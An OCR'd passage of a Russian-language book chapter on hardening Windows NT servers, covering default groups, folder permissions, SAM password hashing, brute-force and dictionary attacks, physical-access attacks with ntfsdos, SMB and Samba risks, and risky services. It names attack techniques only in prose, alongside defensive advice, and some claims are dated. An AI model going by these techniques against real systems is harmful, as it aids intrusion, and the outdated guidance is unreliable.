Как уже отмечалось, при установке операционная система создает несколько стандартных групп домена, с помощью которых можно управлять привилегиями пользователей домена. Кроме того, Windows NT создает несколько стандартных локальных групп, которые могут проводить некоторые операции на сервере. Часть этих операций лучше всего предоставить только администраторам. Как

уже говорилось, *администраторы* могут производить любые операции в сети. Однако участники некоторых групп могут обладать даже большими правами, чем администраторы. Далее приводится список этих групп (см. таблицу 15.3).

Локальная группа	Права безопасности
Операторы сервера	Могут производить выключение сервера (даже удаленное), переустанавливать системное время сервера, а также создавать резервные копии или восстанавливать файлы.
Операторы резервного копирования	Могут производить выключение сервера, а также создавать резервные копии или восстанавливать файлы.
Операторы учетных записей	Могут производить выключение сервера.
Операторы печати	Могут производить выключение сервера.

Таблица 15.3. *Стандартные локальные группы Windows NT.*

Кроме того, участники всех этих групп могут регистрироваться в системе с помощью консоли. Тщательно следите за правами доступа и привилегиями безопасности групп, перечисленных в таблице 15.3. Если хакер сможет получить права оператора сервера, то он легко разместит на сервере троянского коня, который будет активизироваться после удаленного выключения сервера или предоставит хакеру права администратора.

СТАНДАРТНЫЕ ПРАВА ДОСТУПА к КАТАЛОГАМ

Во время своей установки Windows NT предоставляет пользователям всех стандартных групп некоторые права доступа к каталогам. Администраторы обладают полным доступом ко всем каталогам и файлам сервера и домена. Далее приводится список прав, предоставляемых остальным группам (см. таблицу 15.4).

Каталог	Группы
winnt, \system32, \win32app	*Операторы сервера* и *Пользователи* могут читать и выполнять файлы, отображать их разрешения безопасности и изменять некоторые атрибуты файла.
\system32\config	Все участники группы *Пользователи* могут просматривать список расположенных в этом каталоге файлов.
\system32\drivers, \system\repl	*Операторы сервера* обладают полным доступом (чтение, запись, удаление, выполнение и создание). *Пользователям* предоставляются права чтения.

Таблица 15.4. *Стандартные права доступа к каталогам Windows NT* *(продолжение таблицы на следующей странице).*

Каталог	Группы
\system32\spool	*Операторы сервера* и *Операторы печати* обладают полным доступом. *Пользователи* обладают правами на чтение.
\system32\repl\export	*Операторы сервера* могут читать и выполнять файлы, отображать разрешения безопасности и изменять некоторые атрибуты файла. *Репликаторы* обладают правамичтения.
\system32\repl\import	*Операторы сервера* и *Репликаторы* могут считывать, выполнять файлы, а также отображать разрешения безопасности и изменять некоторые атрибуты файла. *Пользователям* предоставляются права чтения.
\users	*Операторы учета* могут читать, записывать, удалять и выполнять файлы из этого каталога. *Пользователи* могут только просматривать список расположенных в каталоге файлов.
\users\default	Все *Пользователи* могут читать, записывать и выполнять файлы из этого каталога.

Таблица 15.4. *Стандартные права доступа к каталогам Windows NT (окончание).*

При создании разрешений для каждой из групп вам может потребоваться изменить их права доступа к каталогам, перечисленным в таблице 15.4. Однако вам следует помнить, что нельзя полностью запрещать доступ к системным каталогам. Например, пользователи должны обладать правами чтения каталогов *winnt* и *\system32*, потому что именно в них большинство программ хранит необходимые для своей работы файлы.

АДМИНИСТРАТОРЫ и ЭКВИВАЛЕНТЫ

Участники группы *Администраторы* обладают полным доступом ко всем ресурсам. Например, они могут получить доступ к файлу или каталогу даже в том случае, если разрешения файла запрещают это. Поэтому нужно тщательно выбирать пользователей, которым можно предоставить права администратора. Кроме того, следует периодически проверять учетные записи этой группы, чтобы вовремя выявить злоумышленника. К счастью, в Windows NT с помощью средств аудита можно просматривать использование идентификаторов участников группы *Администраторы.* Операционная система позволяет идентифицировать каталоги и файлы каждого пользователя.

Необходимо назначить всем пользователям, которые должны обладать наивысшими правами доступа, второй идентификатор, принадлежащий группе *Администраторы.* Благодаря ему вы сможете отслеживать все регистрации в системе и работу с файлами каждого такого пользователя.

Как уже говорилось, необходимо очень тщательно выбирать пользователей, которым нужно предоставить права администратора. Кроме того, попросите администраторов использовать свой идентификатор только в тех случаях, когда это действительно необходимо. Например, это может понадобиться в том случае, если какой-либо пользователь не может зарегистрироваться в системе. Другими словами, в своей обычной работе администраторы должны регистрироваться в качестве пользователей.

Итак, подведем итоги всему сказанному. Во-первых, не следует предоставлять права администратора слишком многим людям. Во-вторых, вы должны объяснить всем администраторам, что пользоваться своими «сверхвозможностями» они должны только в экстренных случаях, а в обычной работе им следует регистрироваться в качестве пользователей. Отметим, что в Windows NT не существует средства аудита действий администраторов. Поэтому политика безопасности должна включать в себя просмотр журнала событий. С помощью таких просмотров можно определить пользователя, использующего идентификатор администратора. Кроме того, должны существовать некоторые средства регулирования регистрации администраторов в системе.

ИСПОЛЬЗОВАНИЕ ИДЕНТИФИКАТОРОВ

Бывает необходимо, чтобы некоторые пользователи системы могли изменять права доступа других пользователей. Например, управляющему проектом может понадобиться подключить к работе новых сотрудников. Вместо того чтобы предоставлять ему права администратора, можно зарегистрировать управляющего как участника группы *Операторы учета*. После этого администратор должен предоставить участникам этой группы полные права в необходимой для создания проекта области сети.

Если назначить различных операторов учета во всех отделах компании, то это значительно уменьшит нагрузку на системных администраторов. Кроме того, если кто-то из операторов учета предоставит пользователям избыточные права, то администратор легко сможет определить это и наказать виновного. Заметим, что эта операция отняла бы гораздо больше сил и времени, если бы ее совершил участник группы *Администраторы*.

ГРУППА ПРОГРАММ АДМИНИСТРИРОВАНИЯ

Во время своей установки Windows NT создает специальную группу программ *Администрирование (общее)*. Несмотря на то что просматривать эту группу могут все пользователи, для запуска ее программ необходимо специальное разрешение. В таблице 15.5 приводится список программ администрирования и необходимый уровень доступа для их запуска.

Средство	Условия
Администрирование дисков	Работать с этой программой могут только участники *группы Администраторы.*
Журнал событий	Просматривать *Журнал событий* могут все пользователи системы. Однако только участники группы *Администраторы* могут удалять записи или просматривать *Журнал безопасности* с помощью программы *Просмотр событий.*
Создание резервных копий	С помощью этого средства любой пользователь может создать резервную копию своего файла. Однако только участники групп *Администраторы* и *Операторы резервного копирования* могут получить большие привилегии доступа к файлам.
Диспетчер пользователей	Локальные группы могут создавать участники групп *Пользователи* и *Опытные пользователи.*
Диспетчер пользователей для доменов	Участники групп *Пользователи* и *Опытные пользователи* могут создавать локальные группы и управлять ими с помощью консоли сервера. Во всех иных ситуациях это средство могут использовать только участники групп *Администраторы* или *Операторы учета.*
Диспетчер сервера	Это средство могут использовать только участники групп* *Администраторы* и *Операторы сервера* (только в тех доменах, где зарегистрированы их учетные записи). *Операторы учета* могут лишь создавать новые учетные записи домена. Остальными средствами диспетчера могут пользоваться только участники групп *Администраторы.*

Таблица 15.5. *Требования для доступа к программам администрирования.*

БЕЗОПАСНОСТЬ ГРУППЫ АДМИНИСТРАТОРОВ

Из всего вышесказанного становится понятно, почему хакеры первым делом пытаются заполучить привилегии администратора. Только тщательная политика безопасности может предотвратить подобные явления. Однако и в этом случае у хакера остаются пути для проведения атаки. Например, он может зарегистрироваться в системе в качестве пользователя и уже во время сеанса работы попытаться получить права администратора. Переход из группы с меньшими правами в другую группу называется *атакой обхода безопасности* (security step-up attack).

Одним из наилучших методов защиты от атак обхода безопасности является удаление группы *Администраторы* или изменение ее прав. Например, можно создать новую группу (назовем ее *Сетевые администраторы)* и предоставить ее

участникам полный доступ к системе. После этого можно спокойно изменить права группы *Администраторы*. Теперь хакеру будет достаточно трудно определить, кто же на самом деле является администратором системы.

ХРАНЕНИЕ ПАРОЛЕЙ

Каждая операционная система содержит специальную базу данных, в которой хранятся пароли всех пользователей системы. В Windows NT она располагается на сервере в каталоге *\winnt\system32\config\sam*. Однако там нет никаких паролей. Наоборот, в этом каталоге хранятся их однонаправленные смешанные значения.

Как уже говорилось в главе 4, *однонаправленные функции смешанных значений* преобразуют исходные данные в некоторое значение. В Windows NT пароль пользователя преобразуется к кодировке Unicode, а затем с помощью алгоритма MD4 — в однонаправленное смешанное значение (см. рисунок 15.10).

Рисунок 15.10. *Операционная система преобразует пароли в смешанное значение.*

Когда кто-либо из пользователей пытается зарегистрироваться на сервере, рабочая станция Windows NT проделывает те же шаги, что и при первоначальной регистрации пользователя в системе. Другими словами, введенный пользователем пароль преобразуется в смешанное значение MD4. После этого рабочая станция передает результат вычислений серверу. Тот, в свою очередь, сверяет полученное значение с элементами своей базы данных. Если какой-либо элемент совпадает с полученным значением, то сервер зарегистрирует пользователя в системе. На рисунке 15.11 показан процесс преобразования и передачи смешанного значения.

Рисунок 15.11. *Преобразование и передача смешанного значения.*

Таким образом, хранящиеся в базе данных значения не являются зашифрованным текстом (как это сделано в Unix-системах). Кроме того, благодаря этому

рабочая станция должна пересылать серверу не зашифрованный пароль, а его смешанное значение, что существенно усложняет взлом перехваченных данных.

Безопасность сервера Windows NT

В этой главе я ознакомлю читателя с несколькими методами обеспечения безопасности сервера Windows NT. Однако можно существенно облегчить свою задачу прямо сейчас. Далее приводится список элементарнейших правил безопасности, следуя которым можно избежать многих неприятностей:

1. Используйте наиболее новые версии Windows NT.
2. Защищайте свои серверы на физическом уровне. Невозможно говорить о безопасности того сервера, к которому имеют доступ обычные пользователи.
3. Запретите удаленную регистрацию на рабочих станциях.
4. Не держите несколько операционных систем на одной машине. На жестких дисках всех машин должна стоять только одна операционная система — Windows NT с файловой системой NTFS.
5. Удалите расширенные права использования реестра группы *Все*.
6. Обязательно используйте средства аудита (см. главу 12). Если же ваша сеть соединена с Internet, то средства аудита должны быть использованы максимально.
7. Загрузите новый пакет дополнений. Однако не используйте самые свежие версии — в Них могут быть ошибки.
8. Удостоверьтесь в том, чтобы каталоги с исполняемыми файлами были открыты только для чтения и выполнения. Старайтесь хранить частные файлы отдельно от общих.
9. Проверьте «хозяев» каталогов. Даже если у пользователя нет прав администратора, он в некоторых ситуациях может изменить права доступа к своему каталогу и расположенным в нем файлам.
10. Запустите программу *Диспетчер пользователей* и создайте строгую политику паролей.
11. Отмените отображение имени пользователя, последним входившего в систему (Last Login).
12. Добавьте к локальным группам администраторов всех рабочих станций глобальную группу администраторов домена.
13. На контроллерах доменов запретите группе администраторов производить регистрацию из сети.
14. Если можно, удалите службу расписания.
15. Запретите доступ к потенциально опасным на ваш взгляд приложениям (вроде *cmd.exe* или *ntbackup.exe*).

16. Используйте брандмауэр. Как минимум запретите внешний доступ к портам 135—139 с помощью протоколов TCP и UDP. Поместите Web-, FTP- и другие открытые серверы за пределами брандмауэра или в экранирующей подсети между двумя брандмауэрами (см. главу 3).
17. Чтобы оградить серверы от действий определенных групп пользователей, применяйте «внутренние» брандмауэры.
18. Для наблюдения за ключами *PWDump* воспользуйтесь программой Джереми Эллисона *PWAudit*. С ее помощью вы сможете зарегистрировать все попытки захвата паролей.
19. Ежедневно просматривайте записи аудита. Однако не стоит слепо верить, что средства аудита операционной системы могут зарегистрировать все события в системе. Исследуйте все странные записи; выясните причину появления каждой такой записи. Возможно, одна из них наведет вас на хакера.
20. Запустите утилиту *C2Config*. С ее помощью можно определить, обладает ли сервер уровнем безопасности класса C2.
21. Регулярно запускайте антивирусные программы и утилиту *C2Config*.
22. Подпишитесь на рассылку и знакомьтесь со всеми новыми статьями о Windows NT, распространяемыми в группах новостей.
23. Будьте предельно внимательны. Не упускайте ни одной, даже самой малой детали. Каждое непредвиденное событие или неадекватное поведение системы рассматривайте как последствие попытки взлома.

КАК ХАКЕРЫ ВЗЛАМЫВАЮТ ПАРОЛИ

Чтобы узнать пароли для работы в чужой сети, хакер должен получить доступ к чьему-либо имени и используемой в Windows NT реализации алгоритма MD4. Скопировав базу данных с паролями, хакер попытается взломать ее с помощью *атаки словаря*.

К каталогу *sam* могут обратиться только администраторы. Поэтому, чтобы заполучить базу данных с паролями, хакеру понадобится консоль или резервная копия базы. Другими словами, хакер должен обладать физическим доступом к системе. Обеспечивая физическую безопасность сервера и резервных копий файлов, вы существенно уменьшаете шансы нападающего.

АТАКИ ГРУБОЙ СИЛЫ

При проведении атаки на систему Windows NT хакер первым делом постарается заполучить чей-либо пароль. Если вы не установите блокировку учетных записей (Account Lockout), хакер сможет найти нужный пароль с помощью простейшего перебора всех возможных комбинаций. Для упрощения подобной операции он может воспользоваться специальной программой, которая будет перебирать пароли до тех пор, пока не получит правильный. Этот метод называется *методом взлома паролей с применением грубой силы*. В Internet широко распространена

одна из таких программ. Все они пытаются заполучить пароль, подставляя простейшие комбинации, вроде *aa, ab, ac* и т. д. В конце концов эта программа найдет хоть одну подходящую комбинацию. Весь вопрос только во времени.

По своей природе атака грубой силы требует консольного доступа к серверу или чтобы хакер обладал копией базы данных паролей. Если же хакер все-таки может провести такую атаку, то для взлома пароля, состоящего из 16 символов, ему понадобится не более недели.

Наилучшим методом защиты от подобных атак является обеспечение физической безопасности сервера. Благодаря этому у хакера не останется шансов для проведения подобной атаки.

Атаки словаря

Для более быстрого получения паролей хакер может воспользоваться *атакой словаря*. Эта атака может проводиться двумя способами. Во-первых, хакер может попытаться перебрать все возможные слова (они расположены в файле со словарем) для входа в систему. Во-вторых, если у хакера есть копия базы данных паролей и алгоритм вычисления смешанных значений Windows NT, то он может попытаться зашифровать слова из словаря и сравнить их с записями базы данных. Если какое-либо из значений совпадет с одним из элементов базы, то связанное с этим значением слово является паролем.

Чтобы защититься от таких атак, попросите всех своих пользователей регулярно изменять пароли. Кроме того, вы должны периодически запускать программу *Kane Security Analyst* (о ней мы поговорим в главе 18) или любую другую программу анализа системных паролей. Обязательно скажите своим пользователям *о* том, чтобы они придумывали пароли длиной не менее восьми символов. Пароли должны состоять из чисел, букв и символов. Ни в коем случае нельзя использовать в качестве пароля какие-либо осмысленные слова, применяемые в человеческой речи.

Как заставить пользователей «правильно» составлять пароли

В Web существует несколько бесплатных программ, с помощью которых можно заставить пользователей соблюдать правила создания удачных паролей. Одна из таких программ входит в состав *Server 4.0 Resource Kit.* Мы говорим об утилите *passprop.* Она генерирует случайные наборы символов, которые могут быть использованы в качестве пароля. Кроме того, *Service Pack 2* содержит динамическую библиотеку (DLL) *passfilt,* которая также генерирует случайные наборы символов, используемые в качестве пароля.

Windows NT без использования блокировки

Если вы не воспользуетесь блокировкой учетных записей, то по умолчанию система установит нулевой период блокировки для пользователей, некорректно

регистрировавшихся в системе много раз. Благодаря этому хакер может спокойно провести на системе атаку грубой силы. Обязательно установите блокировку учетных записей. Однако не следует устанавливать слишком большой период блокировки, иначе хакер сможет провести атаку отказа служб. Компания Microsoft рекомендует установить систему блокировки учетных пользователей, отключающую пользователя после пяти неудачных попыток регистрации в системе.

АДМИНИСТРАТОР БЕЗ ПАРОЛЯ

Наиболее опасным для систем Windows NT является наличие учетных записей группы *Администраторы* без пароля. Несмотря на это, некоторые поставщики продают серверы Windows NT именно с такими учетными записями. Поэтому сразу же после приобретения системы проверьте ее на наличие подобных, мягко говоря, казусов. После обнаружения такой учетной записи измените ее пароль.

УЧЕТНАЯ ЗАПИСЬ АДМИНИСТРАТОРА WINDOWS NT

По умолчанию Windows NT не может заблокировать администратора после нескольких неудачных попыток регистрации в системе. А это значит, что он наиболее уязвим для атак словаря. Чтобы избавиться от этого недостатка системы, проделайте следующие операции:

1. Переименуйте учетную запись администратора так, чтобы хакер не мог догадаться о ее предназначении.
2. Добавьте нового пользователя с именем «администратор» к группе *Гости*. Дайте этому пользователю очень длинный пароль. И наконец, подключите средства аудита неудачных попыток регистрации в системе. После этого вы должны тщательно наблюдать за «поведением» подобного «гостя».
3. Измените права администраторов так, чтобы они не могли производить удаленную регистрацию в сети. После этого для регистрации в системе они должны будут использовать консоль. Таким образом, для взлома учетной записи администратора хакеру не обойтись без системной консоли. Не забудьте также блокировать всех пользователей, неудачно регистрировавшихся в сети пять раз подряд.

ГОСТЬ БЕЗ ПАРОЛЯ

Несмотря на то что по умолчанию в Windows NT 4.0 учетная запись *Гость* отключена, она является неотъемлемой частью версий 3.5 и 3.51. Если вы не отключите учетные записи гостей, у которых нет паролей, то хакер сможет зарегистрироваться на хосте в качестве гостя, т. е. зарегистрироваться под любым именем и с помощью любого пароля. А теперь представим худшее в этой ситуации — вы не изменили прав доступа гостей к реестру Windows и некоторым важным файлам. В этом случае хакер сможет нанести непоправимый вред вашей системе и даже разрушить ее. Очевидно, что для избежания подобных ситуаций нужно отключить учетную запись *Гость*. Кроме того, тщательно просмотрите права гостей; запретите им доступ к особо важным файлам вашей системы — береженого бог бережет.

ФИЗИЧЕСКАЯ БЕЗОПАСНОСТЬ СЕРВЕРА

Как уже говорилось, физическая безопасность сервера — это один из наиболее важных аспектов безопасности системы в целом. Далее в этой главе я расскажу вам о различных типах атак на сети Windows NT. Многие из них построены на возможности доступа к серверу или к хранящейся на нем информации.

Многие администраторы утверждают, что прежде, чем начать работать на сервере, хакер должен сначала зарегистрироваться. Некоторые из них прибегают к блокировке входа. Однако все не так просто.

Если хакер получит доступ к серверу, то он может перегрузить его с помощью загрузочной дискеты MS-DOS и воспользоваться программой *ntfsdos.exe*, которая позволяет получить доступ к файловой системе NTFS. Несмотря на то что хакер может только считывать информацию, он узнает много полезной информации для последующего проведения атаки грубой силы. Например, он может скопировать базу данных паролей. Если же у него будет возможность воспользоваться компакт-диском с Linux, то он сможет легко взломать сервер с помощью этой операционной системы.

Итак, если хакер получит физический доступ к серверу, то он может взломать его.

Связь NT с TCP/IP и HTTP

Машины Windows NT не поддерживают команд Unix (вроде команд NFS, NIS, Sun RPC и команд удаленной работы). И поэтому разработчикам гораздо проще удалить недостатки безопасности TCP/IP в операционной системе Windows NT, чем в Unix-системах. Кроме того, для удаленного доступа к системам Windows NT пользователи должны использовать *службу удаленного доступа* (RAS — Remote Access Service), а не Telnet. Благодаря этому у администратора появляется больше возможностей для управления такими пользователями. Как будет рассказано далее, эта служба обладает средствами защиты от использования удаленными пользователями параметров командной строки.

Наиболее опасными для систем Windows NT являются атаки с использованием SMTP (Simple Mail Transport Protocol) и HTTP (Hypertext Transport Protocol). Поэтому, нужно сделать так, чтобы при загрузке системы службы этих протоколов обладали ограниченными (до прав пользователя) правами доступа. Например, службе протокола HTTP нужно предоставить только права на чтение каталогов, содержащих Web-файлы. Если же какой-либо сценарий CG1 сгенерирует во время выполнения специфическую страницу, то в этом случае нужно предоставить ему права чтения-записи только для этой страницы. Ни в коем случае нельзя предоставлять службам SMTP и HTTP полный доступ к жесткому диску сервера Windows NT.

Как уже говорилось в главе 6, HTTP — это простой протокол, в состав которого входит достаточно маленький набор команд. К сожалению, самые первые реализации служб Web-серверов (Internet-Information Server — IIS), обслуживающие протокол HTTP в рамках операционной системы Windows NT, обладали несколькими существенными недостатками. Благодаря им хакер мог нанести вред системе даже с помощью такого небольшого набора команд. Например, с помощью удаленного доступа к серверу любой человек (а если сервер подключен к Internet, то любой пользователь Internet) мог удалить файлы, у которых есть разрешение на удаление. При этом злоумышленнику не нужно беспокоиться о возможности своего обнаружения — все его действия не будут зарегистрированы (если, например, администратор не подключил средства аудита). Именно поэтому вы должны строго ограничить права сетевых служб и разрешения доступа к необходимым им файлам. Кроме того, необходимо в обязательном порядке использовать средства аудита (см. главу 12).

Чтобы исправить ошибку IIS, установите в системе наиболее свежую и наиболее полную версию.

БЕТА-ВЕРСИЯ IIS 4.0

Не так давно компания Microsoft выпустила третью бета-версию *IIS 4.0*, которая распространяется в качестве условно-бесплатного программного обеспечения. В нее вошли поддержка ASP (Active Server Page), расширенная поддержка Java и JavaScript, поддержка динамического HTML и т. д. Чтобы загрузить бета-версию *IIS 4.0,* посетите Web-сайт компании Microsoft, расположенный по адресу *http://www.microsoft.com/*.

ПОДДЕРЖКА НЕСКОЛЬКИХ ПРОТОКОЛОВ БЕЗОПАСНОСТИ

Различные протоколы безопасности используют различные интерфейсы программирования (API). Это может создать некоторые проблемы для приложений, использующих несколько интерфейсов. Чтобы решить эту проблему, для операционных систем Windows 95 и Windows NT компания Microsoft разработала SSPI (Security Service Provider Interface).

SSPI не полностью совместим со стандартом Generic Service API, разработанным группой IETF. В обоих протоколах есть стандартные средства доступа к распределенным службам безопасности. При этом программисту необязательно даже знать, чем является та или иная служба. Основное отличие этих двух интерфейсов связано с тем, что интерфейс компании Microsoft разрабатывался для работы под управлением Windows NT, а интерфейс IETF — для работы на многих платформах.

В состав интерфейса SSPI входят компоненты, называемые SSP (Security Service Providers). Они реализуют различные протоколы безопасности. В состав Windows NT 4.0 Microsoft включила Security Service Providers for NT LAN Manager,

а также SSL/Private Comunications Technology. Кроме того, компания пообещала включить в состав Windows NT 5.0 компоненты Kerberos Security Service Providers и улучшенную версию SSL/Private Comunications Technology. Вдобавок Microsoft указала на то, что поставщики третьей стороны уже приступили к созданию дополнительных компонентов SSP, которые будут «встраиваться» в Windows NT. Итак, рассмотрим схему работы служб безопасности Windows NT. Протоколы взаимодействуют с компонентами SSL, те, в свою очередь, взаимодействуют с интерфейсом SSPI, который отвечает за вызов того или иного API и реализацию запроса. Наглядная модель SSPI показана на рисунке 15.12.




Рисунок 15.12. *Модель интерфейса SSPI.*

Для взаимодействия с Windows NT протоколы HTTP, CIFS (Common Interface File System) и MRPC (Microsoft Remote Procedure Call) используют интерфейс SSPI. Все эти протоколы могут воспользоваться любым из компонентов SSP. Благодаря четкому разделению распределенных служб безопасности, разработанная Microsoft архитектура может достаточно просто поддерживать большое количество параметров.

СЛУЖБЫ ОБМЕНА ИНФОРМАЦИЕЙ С СЕРВЕРОМ

Для управления сетевыми службами и службами удаленного доступа к серверу в Windows NT используется *протокол обмена информацией с сервером* (Secure Message Block — SMB), который предоставляет пользователям возможности удаленного использования совместных каталогов, реестра и других служб системы. С его помощью пользователи могут получить доступ к любой службе сервера, доступной при использовании протокола NetBIOS (сетевой протокол Windows NT). Кроме того, с помощью этого протокола можно устанавливать свои (для протокола) разрешения доступа к совместно используемым каталогам, файлам, параметрам реестра и принтерам.

На протяжении всего сеанса работы с протоколом SMB Windows NT управляет доступом с помощью имен пользователей и паролей. Учетная запись *Гость* не имеет своего пароля. В рабочих станциях NT 3.51 эта запись установлена по умолчанию. Если вы используете эту операционную систему, то я рекомендую вам отключить данную учетную запись. В Windows NT версий 4.0 и 5.0 все

наоборот: там эта учетная запись отключена и на сервере, и на рабочей станции. Обязательно отключите учетные записи гостей на всех машинах, подключенных к Internet или другой незащищенной среде. Другими словами, нужно всегда отключать эту учетную запись, если она не используется.

Даже если все учетные записи обладают паролями, хакер может угадать имя пользователя и его пароль. Чтобы избежать этого, попросите своих пользователей почаще изменять пароли. Напомню, что нормальный пароль должен состоять как минимум из восьми символов и не представлять собой осмысленных слов. Кроме того, вы должны установить ограничения на количество неудачных попыток регистрации. Если какой-либо пользователь превысит это ограничение, то система должна «заблокировать» его учетную запись. Можно отключить учетную запись на любой промежуток времени. Однако лучше всего блокировать записи как минимум на сутки. Это остудит пыл хакера и заставит его отказаться от повторной попытки взлома этой учетной записи. Таким образом, вы получите несколько преимуществ. Во-первых, это уменьшит шансы хакеров. Во-вторых, пользователи системы будут вынуждены хорошенько запоминать свои пароли и не будут тревожить администраторов по пустякам. И, в-третьих, если пользователь не может зарегистрироваться в системе, то это говорит лишь о том, что кто-то уже пытался воспользоваться его учетной записью и нарушил ограничения на количество некорректных регистрации в системе. Благодаря этому администратору легче будет обнаружить хакера — в этом ему будут помогать пользователи.

Не следует устанавливать ограничения на количество некорректных регистрации для участников группы *Администраторы*. Так вы сможете избежать атак отказа служб. Ведь хакер может попытаться перебрать пароли всех пользователей системы (в том числе и администраторов) и вызвать блокировку всех учетных записей. Из-за этого система может запретить доступ всем пользователям! Однако попробуйте изменить название группы *Администраторы* на что-либо более загадочное. Кроме того, сделайте пароли администраторов наиболее длинными и трудными для взлома (для этого они должны содержать наряду с буквами цифры и прочие символы). Если можно, запретите администраторам удаленную регистрацию.

Итак, подведем итоги. Наилучшим методом защиты от атак, построенных на использовании протокола SMB, является отключение удаленного доступа к службам SMB. Если у вас установлен маршрутизатор, отключите порты UDB/TCP (137, 138, 139). Благодаря этому станет невозможным присоединение NetBIOS с TCP/IP портами Windows NT.

SAMBA

Samba — это разработанная Энди Тригеллом бесплатная программа. С ее помощью сетевые администраторы могут внедрить серверы Unix в сети Microsoft Windows NT. Основная идея программы заключается в том, чтобы предоставить серверам Unix доступ к каталогам и файлам Windows NT.

Свое имя *Samba* получила от протокола SMB (SaMBa). С ее помощью Unix-хост может получить доступ к аппаратному обеспечению Windows NT. Как и у каждой

вещи в этом мире, у *Samba* есть свои достоинства и недостатки. С одной стороны, с ее помощью можно интегрировать Unix-машины в среду Windows NT. Но, с другой стороны, хакеры могут использовать *Samba* для доступа к серверам NT с помощью операционной системы Linux. При этом хакер будет представляться серверу надежным хостом и использовать порты UDB/TCP (137, 138, 139).

В Web существует несколько источников информации о том, как хакеры могут использовать *Samba* для взлома сервера Windows NT. Чтобы познакомиться с некоторыми из них, посетите Web-сайт исследовательского центра Nomad, расположенный по адресу *http://www.nmrc.org* (см. рисунок 15.13).




Рисунок 15.13. *Web-сайт Nomad Mobile Research Center.*

ОШИБКА SAMBA

Если клиент *Samba* соединится с машиной Windows NT (версии 3.5 или 3.51) и, находясь в корневом каталоге, выполнит команду *cd..*, то это приведет к исключению ядра и краху всей системы. В зависимости от конфигурации машины она может автоматически перегрузиться или потребует вмешательства администратора.

Чтобы избежать подобных ситуаций, переходите на Windows NT 4.0 или воспользуйтесь пакетом дополнений *NT 3.51 Service Pack 5.*

НЕДОСТАТКИ WINDOWS NT

Как уже говорилось, основные уязвимые места Windows NT связаны с используемыми в ней службами. *Службами* называются программы, выполняемые на сервере NT (обычно в фоновом режиме). С их помощью операционная система может работать с различными протоколами, управлять серверами печати или накопителями информации и т. д.

СЛУЖБЫ СООБЩЕНИЙ и ОПОВЕЩЕНИЯ

Используемые в Windows NT службы *сообщений* и *оповещения* позволяют пользователям домена обмениваться сообщениями. С их помощью хакер может проводить *атаки прикладной социологии* (см. главу 1). Например, хакер может послать пользователю сообщение с требованием ввести имя и пароль.

Кроме того, во время использования этих служб Windows NT вынуждена передавать имя пользователя в таблицу имен NetBIOS. Благодаря этому хакер может перехватить имя пользователя и попытаться подобрать его пароль. Поэтому старайтесь избегать использования служб сообщений и оповещения— зачем подвергать себя излишнему риску? Наилучшим решением является удаление этих служб.

Чтобы отключить службы сообщений и оповещения, откройте меню **Пуск,** выберите пункт **Настройка, а в нем — Панель управления.** После этого дважды щелкните мышью по пиктограммам служб сообщений и оповещения. На экране появятся диалоговые окна обеих программ. Установите с помощью мыши флажки, отключающие службы.

СОВМЕСТНО ИСПОЛЬЗУЕМЫЕ РЕСУРСЫ NETBIOS

При установке Windows NT 4.0 операционная система создает несколько совместно используемых ресурсов NetBIOS *(совместно используемыми ресурсами* называются совместно используемые файлы, каталоги и т. д.). К сожалению, по умолчанию эти ресурсы предоставляют всем пользователям полный доступ. Поэтому лучшим решением этой проблемы является назначение строгих прав доступа к каждому из таких ресурсов.

БЕЗОПАСНОСТЬ LAN MANAGER

LAN Manager — это служба Windows NT, с помощью которой к серверу NT могут присоединиться клиенты, не использующие протокол NetBIOS. Зачем нужна эта служба? Чтобы присоединять к серверу NT машины, работающие под управлением других операционных систем (вроде Windows 3.11).

Машина Windows NT, использующая *LAN Manager*, гораздо менее защищена, чем машина, использующая стандартные сетевые службы Windows NT. Обычно этой службой пользуются для предоставления доступа к NT-машине других машин с менее развитыми средствами безопасности (Windows 3.11, Windows 95). Так как безопасность этой службы ниже, чем у обычных сетевых служб Windows NT, а, кроме того, в некоторых версиях *LAN Manager* присутствуют серьезные недоработки, то я считаю целесообразным использование в сети *только* рабочих станций и серверов под управлением Windows NT 4.0.

NETWORK MONITOR

Встроенная в Windows NT служба *Network Monitor* позволяет любому сетевому компьютеру просматривать все проходящие по сети пакеты. Работать с этой программой могут только администраторы. Кроме того, компания Microsoft

распространяет ее только вместе с Windows NT Server 4.0. Для работы с этой программой необходимо наличие дополнительного пароля. К сожалению, эти пароли зашифровываются с помощью достаточно простого алгоритма и сохраняют его в DLL. Любой пользователь системы, у которого есть права чтения файла *bhsupp.dll*, может легко расшифровать пароль. Поэтому я советую вам использовать *Network Monitor* только в экстренных случаях.

Отключите агента *Network Monitor* и удалите файл *bhsupp.dll*. Для дальнейшего использования этой службы можно применить уникальный для каждого сеанса пароль или вообще обойтись без паролей. Завершив работу, удалите вновь созданный файл *bhsupp.dll*.

СЛУЖБА RSH

В составе пакета Windows NT Resource Kit компания Microsoft распространяет свою версию Unix-службы *rsh,* которая выполняет команды пользователей, используя учетную запись системы. С ее помощью можно выполнять программу на удаленном хосте. Учетная запись системы — это наиболее важная учетная запись в Windows NT. Поэтому пользователь, удаленно соединившийся с сервером, может выполнить любую его команду. Значит, следует избегать использования службы *rsh*. Для ее удаления воспользуйтесь средством *instsrv,* которое также входит в состав Windows NT Resource Kit. Обнаружив эту утилиту, наберите на консоли следующую команду:

```
C:-> instsrv rshsvc remove <Enter>
```

СЛУЖБА РАСПИСАНИЯ

